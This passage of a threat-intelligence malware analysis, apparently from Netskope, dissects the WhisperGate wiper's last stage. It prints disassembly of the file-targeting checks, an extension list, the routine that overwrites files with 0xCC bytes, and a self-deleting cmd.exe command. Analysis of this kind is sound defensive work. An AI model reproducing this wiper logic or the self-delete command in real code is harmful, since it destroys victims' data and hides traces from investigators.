mov     eax, [ebp+arg_0]
mov     [esp+48h+FileName], eax ; FileName
call    _wstat
xor     edx, edx
test    eax, eax
jnz     short loc_40148D
mov     ax, [ebp+var_2C.st_mode]
and     ax, 0F000h
cmp     ax, 4000h
setz    dl
```

```
#define S_ISFIFO(mode)  (((mode)&0xF000) == 0x1000)
#define S_ISCHR(mode)   (((mode)&0xF000) == 0x2000)
#define S_ISDIR(mode)   (((mode)&0xF000) == 0x4000)
#define S_ISBLK(mode)   (((mode)&0xF000) == 0x6000)
#define S_ISREG(mode)   (((mode)&0xF000) == 0x8000)
#define S_ISLNK(mode)   (((mode)&0xF000) == 0xa000)
#define S_ISSOCK(mode)  (((mode)&0xF000) == 0xc000)
#define S_ISDOOR(mode)  (((mode)&0xF000) == 0xd000)
```


Malware checking if the current object is a directory.

WhisperGate does not wipe files in the Windows directory.

```
lea     eax, [ebp+FindFileData.cFileName]
mov     word ptr [ebx+esi*2-2], 0
mov     [esp+2A8h+lpFileName], ebx ; Destination
mov     esi, offset aAWindows ; "A:\\Windows"
mov     [esp+2A8h+lpFindFileData], eax ; Source
call    wcscat
mov     ecx, 16h
rep movsb
mov     [esp+2A8h+lpFileName], offset aHomedrive ; "HOMEDRIVE"
call     wgetenv
mov     ax, [eax]
mov     [esp+2A8h+lpFileName], ebx ; String1
mov     [ebp+String2], ax
lea     eax, [ebp+String2]
mov     [esp+2A8h+lpFindFileData], eax ; String2
call    wcscmp
```

WhisperGate skipping Windows folder.

The last verification is related to the file's extension, where the malware iterates over a list of targeted extensions and, if the file name matches, a function we named "**mw_write_bytes_to_file"** is called.



WhisperGate checking for targeted extensions.

WhisperGate targets many files with extensions related to websites, such as “.html”, “.php”, “.asp”, “.jsp”, as well as common documents like “.doc”, “.xls”, “.ppt”, etc. A complete list of targeted extensions can be found in our GitHub repository.

```
dd offset aDotm         ; ".DOTM"
dd offset aDotx         ; ".DOTX"
dd offset aXlsm         ; ".XLSM"
dd offset aXlsb         ; ".XLSB"
dd offset aXlw          ; ".XLW"
dd offset asc_406322    ; "."
dd offset aXlm          ; ".XLM"
dd offset asc_406336    ; "."
dd offset aXltx         ; ".XLTX"
dd offset aXltm         ; ".XLTM"
dd offset aPptm         ; ".PPTM"
dd offset aPot          ; ".POT"
dd offset asc_40636E    ; "."
dd offset aPpsm         ; ".PPSM"
dd offset aPpsx         ; ".PPSX"
dd offset aPpam         ; ".PPAM"
dd offset aPotx         ; ".POTX"
dd offset aPotm         ; ".POTM"
dd offset aEdb          ; ".EDB"
```

WhisperGate's targeted extensions.

And finally, if the file matches the criteria, WhisperGate wipes the file by replacing its content with a sequence of **0x100000** bytes of **0xCC.**

```
call    malloc
mov     edx, eax
mov     ecx, 100000h
mov     al, 0CCh ; 'Ì'
mov     edi, edx
mov     [ebp+var_20], edx
rep stosb
mov     eax, [ebp+var_1C]
mov     [esp+48h+String], edx ; Buffer
mov     [esp+48h+Format], 100000h ; ElementCount
mov     [esp+48h+BufferCount], 1 ; ElementSize
mov     [esp+48h+Stream], eax ; Stream
call    fwrite
mov     eax, [ebp+var_1C]
mov     [esp+48h+String], eax ; Stream
call    fclose
mov     [esp+48h+BufferCount], esi ; NewFileName
mov     [esp+48h+String], ebx ; OldFileName
call    _wrename
mov     [esp+48h+String], esi ; Block
call    free
mov     edx, [ebp+var_20]
mov     [ebp+FileName], edx
add     esp, 3Ch
pop     ebx
```

WhisperGate wiping system's files.

Also, a random extension is appended to the file's name.

Files wiped by WhisperGate.
Once it's over, WhisperGate deletes itself through a simple command line, where "%s" is the file path obtained with GetModuleFileNameA.

```
; const char Format[]
Format          db 'cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q'
                                        ; DATA XREF: mw_delete_itself+35↑o
                db ' "%s"',0
```

This is the only behavior of WhisperGate's last stage. Paying the ransom demanded would be fruitless because the MBR and files were simply overwritten, not encrypted like they would be by ransomware.

Conclusions

WhisperGate is a multi-stage destructive malware that has emerged in the midst of the geopolitical conflict that is still unfolding in Ukraine. Netskope Threat Labs is on the lookout for any malware that may appear with an apparent political motivation, especially ones that may disrupt essential services, such as infrastructure. It's also interesting to see this threat using Discord to host one of the payloads, showing again the preference of cloud apps usage by cyber attackers. We echo CISA's recommendations released in this note to implement cybersecurity measures for critical infrastructure.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  - Win32.Trojan.WhisperGate
  - Win32.Network.WhisperGate
  - ByteCode-MSIL.Trojan.WhisperGate

- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
    - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
    - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

A full list of IOCs and Yara rules can be found in our GitHub repository.